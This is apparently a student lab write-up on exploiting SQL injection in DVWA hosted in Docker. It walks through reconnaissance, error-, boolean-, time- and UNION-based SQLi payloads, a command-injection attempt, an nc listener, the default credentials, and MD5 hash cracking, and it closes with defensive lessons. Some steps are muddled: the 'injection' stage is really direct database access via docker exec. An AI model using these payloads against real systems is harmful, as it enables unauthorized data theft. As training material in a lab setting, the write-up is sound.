Practical SQL Injection Lab Documentation

Author: Yashodhan Zingade

Lab Title: Exploiting SQL Injection ina Controlled Web Environment

Objective:

The goal of this lab is to provide hands-on experience in identifying and exploiting SQL Injection (SQLi) vulnerabilities in a controlled web environment. learn how unsanitized input can be manipulated to retrieve sensitive database information and gain practical skills in testing, exploiting, and analyzing SQLi vulnerabilities. By completing this lab & understood how unsanitized input can be leveraged to access sensitive database information, practice logical thinking for crafting payloads, and gain hands-on experience in ethical web exploitation.

Table Of Contents:

1. Introduction

This report documents the process of identifying and exploiting SQL Injection vulnerabilities in a locally hosted web application running inside a Docker container. The main objective was to enumerate database contents, including usernames and password hashes, through hands-on exploitation.

2.1. Environment Setup

2.1.1 Requirements

- Kali Linux (Host Machine)
- Docker installed and Configuration
- Vulnerable PHP + MariaDB Application
- Netcat for reverse shell listener.

2.1.2 Setup Steps

1. Install Docker:

#BASH:

```
sudo apt update && sudo apt upgrade -y
sudo apt install -y ca-certificates curl gnupg
sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/debian/gpg |
sudo gpg –dearmor -o /etc/apt/keyrings/docker.gpg
sudo chmod a+r /etc/apt/keyrings/docker.gpg
```

2. Run DVWA in Docker:

#BASH:

```
docker pull vulnerables/web-dvwa
docker run -it -p 8080:80 vulnerables/web-dvwa
OR
docker build -t sqli-lab .
docker run -d -p 8080:80 sqli-lab
```

3. Cloning the CTFd and run Juice Shop (Primarily done)


#BASH:

```
git clone https://github.com/CTFd/CTFd.git
cd CTFd
docker compose up -d
export CTF_KEY=”your_random_ctf_key_here”
docker run -d –name juice_shop -e “NODE_ENV=ctf”
-e “CTF_KEY=${CTF_KEY}” -p 80:3000 bkimminich/juice-shop
```

Challenge: Extract the docker to user bin & create a 4ystem service for docker.

4. Verify DVWA: Open a browser → http://localhost:8080
(the port address may vary device to device)

```
Login credentials (default):
  Username: admin
  Password: password
```



It will look somewhat like this.

5. Make a directory for Docker:

#BASH:

```
sudo mkdir -p /var/lib/docker
mkdir ~/thm-sqli-lab
cd ~/thm-sqli-lab
#this will run PHP + Apache and serve the cloned repo).
Create the directory and file:
mkdir web
cat > web/Dockerfile <<'EOF'
FROM php:7.4-apache
RUN docker-php-ext-install mysqli pdo pdo_mysql
WORKDIR /var/www/html
RUN apt-get update && apt-get install -y git unzip && rm
-rf /var/lib/apt/lists/*
EXPOSE 80
CMD ["apache2-foreground"]
EOF
```

2.2. Understanding The target

- This section teaches learners how to analyze a web application for SQL Injection (SQLi) vulnerabilities when deployed via Docker. The goal is to:

  1. Identify input vectors.
  2. Test for SQLi flaws.
  3. Map the database structure.

Step 1: Target Reconnaissance

Identify the Application Stack

- Tool: curl, nikto, or browser DevTools (F12 → *Network* tab).
- Look for backend tech (e.g., Apache/2.4.41, PHP/7.4).

#BASH:

```
curl -I http://<TARGET_IP> #here is the ip of web app
nikto -h http://<TARGET_IP> #here is ip of the web app
```

Challenge: Find out the IP of the web app hosted via terminal not any 3 party accessement like Angry IP and then substitute above.

Step 2: Map Entry Points

Input Vectors:

- URL parameters (e.g., ?id=1).
- Login forms (username, password).
- Search bars, cookies, HTTP headers.

Step 3: Vulnerability Detection

1. **Error based Testing:**

   Inject Breaking Characters: (‘ , ” , ; , --)

   #SQL:

   ```
   http://<TARGET_IP>/profile?id=1’
   ```

   **Check SQL syntax for sure before beginning.

2. **Boolean/Time-Based Testing:**

#SQL:

```
http://<TARGET_IP>/profile?id=1 AND 1=1  # True (page loads)
http://<TARGET_IP>/profile?id=1 AND 1=2  # False (blank page)
```

Time based:

#SQL:

```
http://<TARGET_IP>/profile?id=1 AND SLEEP(5)
```

Step 4: Database Enumeration

Union-Based Attacks

Find column count:

#SQL:

```
http://<TARGET_IP>/profile?id=1 ORDER BY 1-- # Increment
until error
```

- Extract data:

#SQL:

```
http://<TARGET_IP>/profile?id=-1 UNION SELECT 1,2,group_concat(table_name)
FROM information_schema.tables—
```

Step 4: Docker-Specific Considerations

- **Network Isolation**:
  - If the app is Dockerized, check ports:

#SQL:

```
docker ps -a  # List running containers
```

- **Local Testing**:
  - Access via localhost or container IP:

#SQL:

```
docker inspect <CONTAINER_ID> | grep IPAddress
```

2.3. TryHackMe Project Chart Flow

1. Select Base App (SQLi Labs)
2. Create Dockerfile & Containerize the app
3. Customize challenges (Pick SQLi types)
4. Add hints & scoring system (flag in DB output)
5. Test locally (Docker run) & verify exploits
6. Deploy to THM or cloud VM (Ubuntu w/ Docker) (optional)

2.4 Initial Exploitation Attempts

1. Observing the login page:
   Upon visiting the URL, a basic login info with Username & password field appears.

Challenge: Find out whether the backend of the hosted web page uses sanitized or unsanitized SQL Queries & interpret what is sanitized & unsanitized data according to the project understanding.

2. Basic Injection:
   Check whether backend reacts to special characters.

   Observation:
   The server returned a CSRF token error. This meant the request was still being processed in some secure manner, but it confirmed that input parsing was occurring.

3. Attempt Command Injection (Assume it fails.)
   Before committing to SQLi fully, we tried chaining commands in case the form was vulnerable to OS command injection.

   #BASH:

```
admin && ping -c 4 <IP_localhost>
(usually in format of 172.17.0.3)
```

2.5 SQL Injection Execution

1. Create a repo & make sure it is in the latest tag

2. You can access it via

   #BASH:

```
docker images
# OUTPUT:
REPOSITORY          TAG       IMAGE ID       CREATED
SIZE
my-ctf-lab          latest    75b62a163001   2 days ago
350MB
# Now run it (the name of repo created in which the docker
runs)
docker run -d -p 8080:80 my-ctf-lab: latest
```

3. You will get a long string which is basically yr container ID

   Eg:

```
26f26b492c5af003f044e6cc67fec0cffc00e42a2529f10bd085268415c2d4a3
```

4. Explore the lab you created;

   #BASH:

```
docker exec -it <container_id> /bin/bash
```

5. Congrats! you have got into as the root user of the backend database handler.

‘@root26b26f555gf:’ type of will be the output.

Challenge:
Enter into the flag pages or where the default WebApp in the html page & get into the root via config.php interface backend access.
HINT:
If you get ‘no such file or directory’ then just check whether the repo you have created is initialized in the docker or not by using this bash command ‘find / -type d -name "html" 2>/dev/null’

6. Look for credentials like:

$_DVWA['db_user'] = 'root';

$_DVWA['db_password'] = 'p@ssw0rd';

$_DVWA['db_database'] = 'dvwa';

```
# If you are using MariaDB then you cannot use root, you must use cre
ate a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'app';
$_DVWA[ 'db_password' ] = 'vulnerables';
```

7. Setup the DVWA security to low level for quick & easy access to the databases.

8. Go to the new terminal & make the port listen (8080 for my side) via

#BASH:

```
nc -lvnp 8080
```

9. Proceed for the SL Injection process:

#SQL:

```
SHOW DATABASES;
```

```
SHOW DDATABASES' at line 2
MariaDB [(none)]> CLEAR
MariaDB [(none)]> CLEAR;
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| dvwa               |
| information_schema |
+--------------------+
2 rows in set (0.00 sec)
```

#SQL:

```
USE dvwa;
SHOW TABLES;
DESCRIBE users;
SELECT * FROM users;
SELECT * FROM guestbook;
```

```
MariaDB [dvwa]> SELECT * FROM guestbook;
+------------+-----------------------------------+-------+
| comment_id | comment                           | name  |
+------------+-----------------------------------+-------+
|          1 | This is a test comment.           | test  |
+------------+-----------------------------------+-------+
1 row in set (0.00 sec)
```


10. Test for SQL Injection

In the user ID field displayed on the Vulnerability: SQL Injection page to use payload to bypass the query.

#BASH:

```
1 OR 1=1
```

11. On entering different numbers you must receive different id names with the password with the name & surname.



3. Data Analysis:

- You will see the users' data in the format of

ID no. | 1st name | Surname | Username | Passwd | image.jpg | Date & time

- Here in the passwd section you will get the hash of the password which is usually MD5 or MD4 hashed!
  You can decode it online

Challenge: Get the concept behind the MD5 hashing, how is it done, why is it done & why it can be cracked easily & also design an alternative for it!

- Once you get the password and username you are inside the system and can access sensitive information.
- Once you get access to the data exit without being noticed to the port 8080 which you have kept listening to the whole time of operation. (If got caught then failed & if not then passed)

4. Learnings

4.1 Security Lessons Learnt

1. Importance of Input Validation

- **Lesson:** Applications must never trust user input.
- **What we saw:**
  - By entering special characters like ' --, we could manipulate how SQL queries were executed.
  - Even though the login form looked simple, it exposed a deep vulnerability.
- **Security principle:** *Validate, sanitize, and parameterize* all inputs. Use prepared statements instead of concatenating strings.

2. CSRF vs SQL Injection – Different Layers of Defense

- **Lesson:** Security mechanisms like **CSRF tokens** don't stop SQL Injection.
- **What we saw:**
  - The app responded with "CSRF incorrect," but we could still manipulate SQL queries.
- **Security principle:** One defense mechanism doesn't cover all threats.
  - CSRF protects session integrity.
  - SQL Injection prevention requires database-side protections.

3. Enumeration via SQLi

- **Lesson:** Attackers can move step by step — from finding one user to dumping entire databases.
- **What we saw:**
  - Entering 1 returned one admin user.
  - Changing values (2, 3, etc.) leaked different usernames.
- **Security principle:** An attacker can start small, but gradually build a complete map of users and data.

4. Weak Password Storage

- **Lesson:** Passwords should never be stored using plain MD5 hashes.
- **What we saw:**
  - We extracted an MD5 hash 5f4dcc3b5aa765d61d8327deb882cf99.
  - It cracked instantly to **"password."**
- **Security principle:** Use strong hashing algorithms with salts (e.g., **bcrypt, scrypt, Argon2**).

5. Attack Progression

- **Lesson:** Real attacks are rarely “one shot.” They’re a chain.
- **What we saw (our chain):**
    1. Discovered login form.
    2. Tested for command injection (failed).
    3. Shifted to SQLi testing (success).
    4. Accessed backend database (MariaDB).
    5. Extracted usernames & password hashes.
    6. Cracked hashes for cleartext passwords.
- **Security principle:** Hackers adapt quickly; even if one attack fails, another may succeed.

6. Ethical Hacking Process

- **Lesson:** Documenting failures is just as important as documenting successes.
- **What we saw:**
    - Our first attempt at command injection didn’t work.
    - Instead of giving up, we switched to SQLi enumeration.
- **Security principle**: Ethical hackers must show *methodology*, not just results — because failed attempts also prove security layers at work.

8. Defense-in-Depth Mindset

- **Lesson**: No single control (like CSRF tokens, firewalls, or obscurity) is enough.
- **What we saw:**
  - Despite CSRF protection, SQLi still worked.
  - Despite login checks, weak hashes exposed credentials.
- **Security principle:** Combine multiple layers:
  - Application: Input validation & prepared statements.
  - Database: Least privilege accounts.
  - Hashing: Secure password storage.
  - Infrastructure: Containers/VM isolation

4.2 Challenges Faced:

1. Initial Environment Setup (Docker & Networking)

- **Challenge**: Running the SQLi lab on a host machine instead of a VM raised confusion about networking and whether to use 127.0.0.1, container IP, or Kali's IP.
- **Impact:** Without the correct IP/port mapping, we couldn't even access the vulnerable web app.
- **Solution:**
  - Verified Docker container mapping with docker ps.
  - Accessed the web app at http://127.0.0.1:<mapped_port> (since the container was bound to host).
  - This ensured the lab ran identically to VM environments but still inside a container for isolation.
- **Takeaway**: Environment setup is often the *first gatekeeper* in security testing.

2. False Start with Command Injection Attempts

- **Challenge:** Our first instinct was to test for command injection (; whoami, | ls, etc.), but every attempt failed with errors like *"command not found"*.
- **Impact:** This wasted time and gave the impression the app was secure.
- **Solution:**
  - Shifted mindset to *other input-based vulnerabilities*.
  - Tried SQLi payloads (' OR '1'='1 --) instead, which finally returned database responses.
- **Takeaway:** Security testing requires **pivoting** — if one vector fails, try another systematically.

3. Entering the MariaDB Interface

- **Challenge:** Once inside the backend database via docker exec, we had to interact directly with **MariaDB**. At first, SQL queries gave **empty sets**, which was frustrating.
- **Impact:** It felt like we weren't extracting any useful data.
- **Solution:**
    - Carefully enumerated the schema (SHOW DATABASES;, USE users;, SHOW TABLES;).
    - Discovered the correct users table.
    - Extracted data with SELECT * FROM users;.
- **Takeaway:** Database enumeration is about patience — the data *is there*, but you must query it step by step.

4. Extracting & Cracking MD5 Hashes

- **Challenge:** After dumping the users table, the passwords weren't plain text but **MD5 hashes** (e.g., 5f4dcc3b5aa765d61d8327deb882cf99).
- **Impact:** At this point, raw hashes aren't usable for login.
- **Solution:**
    - Identified the hashing algorithm as MD5 (based on hash length and structure).
    - Cracked it with online hash databases and tools like hashcat.
    - Result: password (weak, guessable).
- **Takeaway:** Weak password hashing transforms SQLi from a nuisance to **complete compromise**.

Conclusion & Refernces

This task provided an in-depth, hands-on exploration of **SQL Injection (SQLi)** — one of the most common yet critical web application vulnerabilities. Starting from environment setup with Docker and MariaDB, we gradually moved through multiple stages: testing injection payloads, interacting with the database backend, extracting sensitive data, and finally cracking weak password hashes. The most significant security lessons learned include:

- SQLi can lead to complete database compromise if input sanitization is weak.
- Weak cryptographic practices (e.g., storing passwords in unsalted MD5) drastically reduce the effectiveness of security.
- Attackers often succeed not by finding flashy exploits, but by patiently enumerating and connecting small gaps in security design.

By the end, we successfully demonstrated that even a simple SQL injection, if left unchecked, can escalate into a **full credential dump and account takeover scenario** — proving why SQLi is still a top threat in OWASP's rankings.

References:

- OWASP Foundation – SQL Injection Cheat Sheet
- OWASP Top 10 (2021) – Injection Vulnerabilities
- PortSwigger Academy – SQL Injection Labs
- MariaDB Documentation – SQL Commands & Syntax
- Docker Docs – Docker Run Reference
- Hashcat – Password Cracking Tool
- MD5 Hash Reference – RFC 1321, *The MD5 Message-Digest Algorithm.*